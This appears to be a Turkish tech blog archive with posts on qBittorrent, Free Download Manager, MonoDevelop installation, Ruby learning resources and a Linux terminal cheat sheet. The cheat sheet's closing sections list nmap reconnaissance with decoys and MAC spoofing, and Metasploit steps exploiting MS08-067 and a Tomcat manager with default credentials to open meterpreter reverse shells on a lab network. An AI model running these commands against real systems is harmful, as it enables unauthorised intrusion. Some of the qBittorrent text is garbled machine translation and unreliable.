19 Mayıs 2016 Perşembe

qBittorrent

qBittorrent 


     qBittorrent; µTorrent adlı programa alternatif olarak üretilen libtorrent kütüphanesine dayalı, GNU Genel Kamu Lisansı ile kullanıma sunulan, GNU/Linux, Mac OS X, Windows, OS/2, FreeBSD işletim sistemlerinde çalışabilen Bittorrent istemcisidir. qBittorrent’in mevcut en son sürümü 3.3.1, yeni özellikler ve hata düzeltmeleri ile birlikte gelmiştir. “Torrent Ekle” iletişim kutusuna, torrent içeriğini filtrelemek için “varsayılan etiket olarak ayarla” seçeneği eklenmiş olan yazılım, RSS’leri otomatik olarak okundu biçiminde işaretlemek için güncellenmiş bulunuyor. Tamamen anlaşılır bir arayüze sahip olan yazılım, alternatif hız limitleri, planlayıcı gibi diğer istemcilerin eklentilerle sahip olabildiği kimi özelliklere kendiliğinden sahip bulunuyor. Tüm torrent uzantılarını destekleyen qBittorrent; Türkçe dil desteği de veriyor. Kullanımı son derece basit, Qt ile yazılmış, sistem kaynaklarının kullanımı bakımından başarılı ve sorunsuz torrent istemcisi, sade ve basit bir arayüze sahip. qBittorrent size bilgisayarın başında olmasanız bile, bilgisayarınıza uzaktan bağlanıp qBittorrent uygulamasını kontrol etme olanağı tanıyor. Bunu ayarlamak için tek yapmanız gereken şey, web arayüzü sekmesine tıklayarak özelliğin etkinleştirilmesinden ibaret. 
Özellikleri
  • µTorrent benzeri arayüz
  • Genişletilebilir entegre arama motoru
  • Bütün Bittorrent eklentileri (DHT, Magnet/BitComet URI v.s) 
  • Torrentlar, eşler ve izleyiciler üzerinde gelişmiş kontrol 
  • UPnP/NAT-PMP port desteği 
  • 25 civarı dil desteği 
  • Torrent oluşturma aracı 
  • Gelişmiş RSS desteği 
  • Bant genişliği yapılandırma
  •  IP Filtreleme
  •  IPv6 
  • Sıralı indirme desteği
qBittorrent  Kurulumu
Programı kurmak isteyen arkadaşlar  Windows, Mac ve Linux kullanıcıları qBittorrent’i buradan indirebilirler. Programın indirilmesi gerçekleştikten sonra exe dosyasını çalıştırın.

1-Karşınıza çıkan ekran dil ayarlarını yapıp "OK"diyerek devam ediyoruz.

2-Gelen pencereden kurulumu başlatmak için "İleri" seçin.
3-Gelen pencereden Lisans sözleşmesini kabul ediyorum kutucuğuna tik atıp  "İleri" diyerek devam ediyoruz.

4-Masaüstünde kısayol oluşturmak istiyorsanız 'create desktop shortcut' kutucuğunu ,başlangıç menüsü kısayol oluşturmak için 'create start menu shortcut'  ve bağlantıları kurmak için kutuları işaretleyip "İleri" tıklayınız.


5- Kurulumun gerçekleştirileceği hedef klasörü belirleyin ve "Kur" seçin.

6.Programı başlatmak için kutucuğu işaretleyip  "Bitir"  diyoruz.

7.Dosya paylaşımı sorumluluğunu almak için  "Kabul ediyorum"  butonuna tıklayarak  programı kullanabilirsiniz.


qBittorrent Arama Motoru Kılavuzu

qBittorrent Torrent Arama Motoru Tanıtım

Arama motoru Torrent arama sitelerine doğrudan gitmek değil kullanıcılara önermek için kullanılır.Bittorrent ile, benim tavsiyem tersidir: qBittorrent içinde arama motoru yerine torrent arama siteleri kullanın.
  • qBittorrent içinde arama fonksiyonu sitesine ne kadar hızlı olduğunu. 
  • qBittorrent arama kullanarak bile en iyi torrent arama siteleri sonuçları sayfalarında olan "Harici" vb bağlantıları, reklamlar ve aldatmaca "Sponsor" olmadan torrent arama sitesi sonuçlarını erişmesine olanak tanır
  • qBittorrent aracılığıyla sel indiriliyor sitesi torrent indir yakın bir gizli araç çubuğu indir sunan herhangi bir sorunları önler.
  • qBittorrent arama motoru (Ben bu önermek değil gerçi) çeşitli siteleri kullanarak kendi torrent meta-arama oluşturmanıza olanak verir.

qBittorrent Torrent Arama Motoru erişme


Varsayılan at qBittorrent arama motorunu bu şekilde ekranımızda görüyoruz.

Arama sekmesi görünmüyorsa, o zaman erişebileceğiniz Görünüm seçme, qBittorrent sol üst köşedeki menüden Arama motoru diyoruz.
**QBittorrent arama motorunu kullanmak için, Python bilgisayarınızda yüklü olması gerekir. En kolay ve en iyi yolu bir arama yapmaktır. İlk arama kutusuna arama terimi girin ve ardından Ara tıkladığımızda Yüklü Python yoksa, aşağıdaki ekran açılacaktır. Seç Evet ve Python kurulacaktır.

qBittorrent Torrent arama motoru kullanarak - Genel Arama Siteleri

 Bir sonraki adım arama sitesi (ler) qBittorrent arama motoru eklemek istediğiniz torrent hangi seçmektir. Varsayılan yüklenen sitelerine erişmek için Arama sekmesinin sağ alt köşesindeki arama motoru düğmesine basın. Ek torrent arama siteleri elde etmek için ara eklentileri ekranda bir bağlantı vardır.
Şimdi Arama motorumuzda örnek bir arama yapalım.

  • Arama motoruna wampir yazıyoruz ve enterliyoruz



  • Listeden istediğim herhangi birini seçip indir diyoruz.


  • Ve son olarak bilgisayarımıza neyi indirdiğimizi,son durumu hakkındaki değişimleri de bu ekrandan görebiliriz.

  • qBittorrent Kılavuz Videosu


10 Mayıs 2016 Salı

Free Download Manager Nedir?

Free Download Manager, bilgisayar kullanıcılarının internet üzerinden indirdikleri dosyaları çok daha hızlı ve sorunsuz bir şekilde indirmelerine olanak sağlayan gelişmiş özelliklere sahip ücretsiz bir dosya indirme yöneticisidir.
Ücretsiz olması ve gelişmiş özellikleri nedeniyle sınıfındaki dosya indirme yöneticileri arasında kullanıcılar tarafından en çok tercih edilenlerden bir tanesi olan FDM, kullanıcılara çok daha verimli bir dosya indirme deneyimi sunmaktadır.
Piyasada yer alan dosya indirme yöneticilerini düşündüğümüz zaman, hepsi aynı görevi yapıyor olsa da sahip oldukları farklı özellikler sayesinde kullanıcıların beğenisini topladıkları bir gerçek. Basit kullanımı, sade arayüzü, küçük dosya boyutu, ücretsiz olması, gelişmiş özellikleri ve daha birçok ayırt edici seçenek kullanıcılar tarafından değerlendirilmektedir. FDM'ye genel olarak baktığımız zaman, programın öne çıkması için gerekli her şeye sahip olduğunu söylersem yalan söylemiş olmam.
Oldukça iyi organize edilmiş ve ihtiyacınız olabilecek tüm fonksiyonlara kolayca ulaşmanızı sağlayacak kullanıcı dostu bir arayüze sahip olan Free Download Manager, hem yeni başlayan bilgisayar kullanıcıları hem de ileri seviye bilgisayar kullanıcıları için gelişmiş seçenekler sunmaktadır.
Torrent indirme desteği, indirme zamanlama, detaylı dosya bilgisi, Flash video dosyalarını indirme ve indirilen dosyaları kategorize ederek saklama gibi birçok gelişmiş özelliğe sahip olan FDM, oldukça kullanışlıdır.
Aynı zamanda program içerisinde yer alan entegre medya dönüştürme yazılımı sayesinde indirmiş olduğunuz AVI, FLV, WMV, MPEG, MP4 ve MP3 uzantılı medya dosyaları arasında dönüştürme işlemlerini de kolay ve hızlı bir şekilde gerçekleştirebilirsiniz.
Kullanıcıların indirmiş oldukları ZIP, RAR ve benzeri sıkıştırılmış dosya formatları için üçüncü parti bir yazılım ihtiyacını da aradan kaldıran FDM, aynı zamanda bilgisayarınız üzerinde kullanmakta olduğunuz antivirüs programı yardımıyla indirmiş olduğunuz dosyaları kontrol etme şansını da kullanıcılara sunar.
İnternet üzerinden indireceğiniz dosyaları çok daha hızlı indirebilmeniz için bağlantı ayarlarınızı da özelleştirebileceğiniz Free Download Manager, içerisinde yer alan optimizasyon yöneticisi sayesinde bağlantı ayarları konusunda bilgi sahibi olmayan kullanıcıların internet bağlantılarını otomatik olarak optimize etmekte ve indirme hızının artmasına yardımcı olmaktadır.
Bilgisayar kullanıcılarının dosya indirme yöneticilerini tercih etmelerinin en önemli nedenlerinden bir tanesi olan; dosya indirme işleminin herhangi bir sorun veya aksaklık nedeniyle yarım kalması sonucu iptal olması sorunu da FDM ile ortadan kalkıyor. İndirmekte olduğunuz dosyaları duraklatabilir veya kaldığınız yerden daha sonra indirmeye devam edebilirsiniz.
Sonuç olarak sahip olduğu gelişmiş özellikler ve ücretsiz olması nedeniyle piyasada yer alan en iyi dosya indirme yöneticilerinden bir tanesi olan Free Download Manager'ı mutlaka denemenizi öneririm.
Free Download Manager Özellikleri:
  • BitTorrent desteği
  • Dosya yükleme yöneticisi
  • Flash video indirme
  • Uzaktan kontrol
  • Taşınabilir mod
  • Gelişmiş ses ve video desteği
  • İndirme hızlandırma
  • Kırık indirmeleri devam ettirme
  • Akıllı dosya yönetimi ve güçlü zamanlayıcı
  • Bant genişliği kullanımı düzenleme
  • Site yöneticisi
  • HTML web sitesi indirme özelliği
  • Farklı kaynaklar üzerinden eşzamanlı dosya indirme
  • Gerekli zip dosyalarını indirme
  • Varsayılan antivirüs programı yardımıyla casus ve zararlı yazılım kontrolü
  • Çoklu dil desteği

Mono Develop Kurulum

1. Öncelikle "Ubuntu Software Center" uygulamasını açıyoruz.

2. "Ubuntu Software Center" uygulamasının arama kısmından monodevelop yazarak arama yapıyoruz. Karşımıza resimde görünen uygulama çıkıyor.

3. Uygulamaya tıkladığımızda "INSTALL" ve "More Info" seçenekleri karşımıza çıkıyor.

4. "More Info" ya tıklarsak uygulama hakkında bilgileri görüyoruz.Şimdilik Mono Develop içn türkçe bir açıklama bulunmasada birçok programda açıklamaların türkçesini bulabilirsiniz.

5. More Info" ya tıkladıktan sonra sayfanın aşağısına inersek uygulamada yüklemek isteyebileceğimiz bazı seçenekler çıkacak. Bunlardan istediğinizi seçip seçmemekte özgürsünüz.

6. Ancak benim tavsiyem hepsini seçerek yüklemeniz, daha sonra bunları eklemek için uğraşmayın.

7. Seçim işlemi bittikten sonra "INSTALL" butonuna tıklayabiliriz.

8. "INSTALL" butonuna tıkladıktan sonra bize bilgisayarımızdaki kullanıcı şifresini soracak. Bunu yazıp Authenticate butonuna tıklayın.

9. Yükleme işleminin başladığını ilerleme çubuğundan anlayacaksınız. Yükleme hızı internet hızına bilgisayar hızınagöre farklılık gösterebilir.

10. Yükleme bittiğinde bilgisayarın görev çubuğunda Mono Develop simgesini göreceksiniz. Eğer burda göremezseniz bilgisayarda pencere tuşna basıp monodevelop şeklinde arattığınızda çıkacaktır.

11. Program açılıyor.

12. Yükleme şlemi başarıyla tamamlandı ve program sorunsuz bir şekilde çalışıyor. Önümüzdeki yazılarımda örnekbir uygulama yapacağız. Sağlıcakla kalın..


9 Mayıs 2016 Pazartesi

RUBBY BAŞLANGIÇ

Rubby'e başlamak için kullanabileceğiniz öğrenim yollarını içermektedir.

Try Ruby!

Ruby’yi tarayıcınızda deneyebileceğiniz interaktif bir tutorial. Bu 15 dakikalık çalışma ile bu dile yeni başlayanların ilk denemelerini yapmaları amaçlanmıştır.
Ruby Koans
Koans Ruby öğrenmek için bir aydınlanma yolu üzerinden yürümenizi sağlar. Amaç Ruby dilini, deyimlerini, yapısını ve birkaç çok kullanılan yapılarını öğrenmek ama bununla beraber size kültürünü de öğretiyor.
Hackety Hack
Küçük programcının başlangıç kiti. Shoes GUI Toolkit kullanarak Ruby programlamayı öğrenmek için eğlenceli ve kolay bir yol.
Why’s (Poignant) Guide to Ruby
Ruby’nin hikayelerle, nüktelerle ve karikatürlerle anlatıldığı sıradışı ama ilginç bir kitap. Orjinali why the lucky stiff tarafından yazılmıştır, bu klavuz Ruby’ye yeni başlayanlar için bir klasiktir.
Programlama Öğrenin
Chris Pine tarafından, yeni başlayanlar için yazılmış harika bir kılavuz. Eğer programlama bilmiyorsanız, buradan başlayın.
20 Dakikada Ruby
Ruby’nin temellerini kapsayan hoş bir kılavuz. Başlayıp bitirmesi yirmi dakikadan fazla zamanınızı almayacak.
Ruby ve Diğer Diller
Başka bir dilden Ruby’ye mi geçiyorsunuz? C, C++, Java, Perl, PHP, ya da Python, farketmez! Bu makale sizi saracak!
Ruby Öğrenmek
Dile yeni olanlar ve Ruby’nin kavramlarına ve yapısına sağlam bir giriş yapmak isteyenler için Ruby öğrenci notlarından derlenmiş mükemmel bir kolleksiyon.
Ruby SSS
Ruby deyimlerini öğrenmek ya da tipik programlama tekniklerinin Ruby yoluyla nasıl yapıldığını göstermek için toplanmış soru ve cevaplar.
Tüm Yeni Gelenlerin Bilmesi Gereken Şeyler
Ruby Garden Wiki ‘nin “yeni gelenlerin bilmesi gereken şeyler” sayfası.
Ruby & Ruby on Rails programlama kılavuzları
Hem Ruby hem Rails için zengin içerikli kılavuzlar sunan, iyi organize edilmiş bir site.

El Kitapları

Ruby Programlama
Pratik Programcılar’ın Kitabı ‘nın ilk baskısı. İngilizce Ruby kaynakları arasında hatırı sayılır bir yere sahip olan bu kitabı, çevrimiçi okuyabilirsiniz.
Ruby Kullanıcı Kılavuzu
Ruby diliyle ilgili pek çok alanda hoş görüşler sunan bu belgenin orijinali Yukihiro Matsumoto (Ruby’nin yaratıcısı) tarafından yazılmış olup, Goto Kentaro ve Mark Slagell tarafından İngilizce’ye, Pınar Yanardağ tarafından da Türkçe’ye çevirilmiştir.
Ruby Programlama Wikikitabı
Başlangıç ve ileri düzeyde içeriğe sahip olan çevrimiçi, kapsamlı bir kılavuz.

Referans Belgeleri

Ruby Çekirdek Referansı
RDoc ile kaynak kodundan üretilmiş bir belge. Bu belge tüm çekirdek sınıfları ve modülleri (String, Array, Symbol gibi) içerir.
Ruby Standart Kütüphane Referansı
Yine RDoc ile üretilmiş bu referans belgesi, standart kütüphaneyi kapsayacak niteliktedir.
RubyDoc.info
Ruby gem’leri için dökümanlar ve GitHub Ruby projeleri için tek kaynak site.
Ruby & Rails Searchable API Docs
Akıllı arama özellikleri olan Rails ve Ruby dökümantasyonu.
RubyDox
Ruby, Rails, Gem ve Plugin Belgeleri.

Diğer Belgeler

Ruby-Doc.org Ruby hakkındaki İngilizce belgeleri bir araya toplamayı amaçlayan bir site. Ruby hakkında yazılmış kitaplar da bakılacak diğer kaynaklardan. Ruby Garden Wiki adresinde kullanıcıların oluşturduğu geniş bir içerik mevcut. Ayrıca Ruby hakkında aklınıza takılan herhangi bir soru için e-posta listeleri iyi bir başlangıç olacaktır.

Referanslar

5 Mayıs 2016 Perşembe

Linux Terminal Komutları

Linux Terminal Komutları

Kabuk

  • Kullanıcının işletim sistemiyle iletişimini sağlayan yorumlayıcıdır.
  • Verilen komutları işletim sistemine, komutların çıktılarını da kullanıcıya iletir.
  • Birçok uygulaması vardır. Bash, sh, zsh en çok bilinenleridir.

Komutlar

  • pwd: bulunulan dizini ekrana basar.
pwd
  • man: komut hakkında detaylı bilgi almak için kullanılır.
man pwd
man grep
  • mkdir: yeni bir dizin oluşturmak için kullanılır.
mkdir deneme_dizin
mkdir -p deneme_dizin_diger/alt_dizin
mkdir -p deneme_dizin_deger/{0..9}
  • touch: yeni bir dosya oluşturur.
touch deneme_dosya_diger
touch deneme_dizin_x/{A..Z}
  • rm: dosya veya klasör siler.
rm deneme_dosya
rm -r deneme_dizin/
rm -rf deneme_dizin/
  • cp: dosya veya klasör kopyalama için kullanılır.
cp deneme_dosya deneme_dosya3
cp deneme_dizin deneme_dizin2 -r
  • mv: dosya veya klasörleri taşımak için kullanılır.
mv deneme_dosya deneme_dosya3
  • find: gelişmiş arama aracıdır.
find . -name "*.txt"
  • cd: dizin değiştirmek için kullanılır.
cd ..
cd
cd deneme/
  • ls: dosya ve dizinleri listeleyip, özelliklerini görüntüler.
ls -a
ls -l
ls -r
  • cat: dosya içeriğini görüntüler.
cat deneme_dosya
  • echo: ifadeleri ekrana basar.
echo "deneme"
echo $HOME
  • moreless: içeriği fazla olan, ekrana sığmayan dosyaları görüntüler.
more deneme_dosya
less deneme_dosya
  • head: bir dosyanın baştan itibaren istenilen sayıda satırını ekrana basar.
head deneme_dosya
head -1 deneme_dosya
  • tail: head gibi çalışır ancak sondan itibaren ekrana basar.
tail deneme_dosya
tail -1 deneme_dosya
tail -f deneme_dosya
  • grep: metin dosyaları içerisinde belirli değerleri aramak için kullanılır.
grep "kelime" deneme_dosya
grep "kelime" . -R
grep "Kelime" deneme_dosya -i
  • uname: sistem bilgilerini görüntüler.
uname
uname -a
  • chown: dosya veya klasörlerin sahibi ve grubunu değiştirir.
chown halit:users deneme_dosya
chown -R halit:users deneme_dizin/
  • service: servislerin yönetilmesi için kullanılır.
service apache2 start
service apache2 status
  • mount: diskleri sisteme bağlar.
mount
mount /dev/sdb1 mnt

Çıktı Yönlendirme

  • Komutların çıktıları dosyalara yönlendirilebileceği gibi, dosya içerikleri de komutlara yönlendirilebilir.
  • Doğrudan bir çıktı > işareti ile yönlendirilir. Yönlendirildiği yerdeki diğer içeriği siler.
  • Aynı işlem >> işareti ile yapılsaydı, içeriğin sonuna ekleme yapılacaktı.
  • Komutlara girdi vermek için < işareti kullanılır.
  • Bir komutun çıktısını diğer komuta vermek için | kullanılır.
echo "deneme2" > deneme_dosya
echo "deneme3" >> deneme_dosya
cut -d ":" -f1 < /etc/passwd
cat /etc/passwd | cut -d ":" -f1
cat /etc/passwd | cut -d ":" -f1 | grep root

Dosya Sistemi

  • /bin: Kullanıcı ve sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.
  • /dev: Donanımlara erişebilmek için gerekli dosyaları barındırır.
  • /etc: Sistem konfigürasyonları için gerekli dosyaları barındırır.
  • /lib: Sistem kütüphanelerini barındırır.
  • /sbin: Sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.
  • /home: Kullanıcılara ait dizindir.
  • /mnt: Sisteme dışarıdan bağlanacak olan donanım aygıtlarının, bağlantı noktalarını belirten dizindir.
  • /root: Bir sistemde en yetkili kullanıcı olan "root" kullanıcısına ait dizindir.
  • /tmp: Geçici dosyaların yer aldığı dizindir.
  • /usr: Paylaşılan dosyaların barındığı dizindir. Burada çalışabilen dosyalar bulunmakla beraber, döküman ve programlara ait dosyalar da yer almaktadır.
  • /var: Sistem ve programlara ait log mesajları, email gibi mesajların bulunduğu dizindir.
  • /proc: Sistem hakkında gerekli bilgilerin bulunduğu sanal dizindir.
  • /boot: Linux Kernelini barındıran, sistem haritalarını ve ikinci seviye boot yükeleyicilerini barındıran dizin.
  • /opt: Add-on yazılımların bulunduğu alandır.

Dosya İzinleri

  • Her dosya ve klasörün hem sahibi hem de grubu vardır.
  • Bu izinler read(4), write(2), execute(1) olmaktadır.
  • İzinler verilirken sahip, gurup ve herkes olarak belirlenir.
chmod 777 deneme_dosya
chmod +x deneme_uygulama
chmod g+wx deneme_uygulama

Network Ayarları

  • ifconfig: mevcut ağ arayüzlerinin yönetimi için kullanılır.
  • dhclient: DHCP'den ip talebinde bulunur.
ifconfig
ifconfig eth0
ifconfig eth0 192.168.2.2 netmask 255.255.255.0
dhclient eth0

Kullanıcı Yönetimi

  • /etc/passwd: Kullanıcı bilgileri tutulur.
  • /etc/shadow: Kullanıcıların şifre özetleri tutulur.
useradd osman
cat /etc/passwd
userdel osman

Süreç Yönetimi

  • Çalışmakta olan her program süreç olarak adlandırılır.
  • Her sürecin kendine has bir PID numarası vardır.
ps
ps -aux
top
jobs -l
fg
bg
./uygulama &
kill -9 1139

 Paket Yönetimi

apt-get install paket
apt-cache search paket
apt-get update
apt-get upgrade
apt-get remove paket

 Kaynak Koddan Kurulum

./configure
make
make install

Sistem Bilgisi

lsblk
df -h
cat /proc/cpuinfo
cat /proc/meminfo
netstat
netstat -antl

Temel Network

Komutlar

  • Interface yönetimi
ip link
ifconfig
ifconfig eth0 192.168.10.12 netmask 255.255.255.0
  • IP talebi
dhclient eth0
dhcpd eth0
  • Arp tablosu içeriğini görüntelemek
arp -a
  • Statik arp kaydı girmek
arp -s 192.168.1.4 00-10-54-CA-E1-40
  • ICMP echo pakedi gönderme
ping 8.8.8.8
ping google.com
ping 8.8.8.8 -c 1
  • DNS sorguları
nano /etc/resolv.conf
dig a halit.ninja
dig aaaa 6.halit.ninja
dig txt question.halit.ninja
nslookup halit.ninja
nslookup halit.ninja 8.8.8.8
  • Netcat aracı ile HTTP isteği gönderme
nc halitalptekin.com 80

GET / HTTP/1.1
Host: halitalptekin.com
  • Curl aracı ile HTTP isteği gönderme
curl -v http://halitalptekin.com
  • Traceroute aracı ile paket takibi
traceroute google.com
  • Host aracı ile hostname öğrenme
host 8.8.8.8

Bilgi Toplama

Komutlar

nmap 10.0.3.7
nmap 10.0.3.7 -O
nmap -sV -p 80 10.0.3.7
nmap -sV -p 80 10.0.3.7 -v
nmap -sS 10.0.3.7 -p 1-100
nmap -sP 10.0.3.7
nmap -A 10.0.3.7
nmap -p- -n -v -T4 10.0.3.7
nmap -p- -n -v -T4 10.0.3.7 -sV
nmap -sA 10.0.3.7 -p 80
nmap -p- -n -v -T4 10.0.3.7 -oG results.txt
nmap --spoof-mac 10:10:10:10:10:10
nmap -D 10.3.3.3,10.3.3.4,10.3.3.5 10.0.3.7
nmap -p 445 -n -v -T4 -sV --script smb-enum-shares 10.0.3.6
nc 10.0.3.6 9999
netdiscover -r 10.0.3.0/24

Servis Saldırıları

Komutlar

msfconsole
db_rebuild_cache
search ms08
use exploit/windows/smb/ms08_067_netapi
show options
set rhost 10.0.3.6
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.3.5
exploit
ls
pwd
getuid
screenshot
search tomcat
use auxiliary/scanner/http/tomcat_mgr_login
show options
set rhost 10.0.3.7
set rport 8180
use exploit/multi/http/tomcat_mgr_deploy
show options
set rhost 10.0.3.7
set rport 8180
set username tomcat
set password tomcat
set payload java/meterpreter/reverse_tcp
set lhost 10.0.3.5
nc 10.0.3.7 1524

Kaynaklar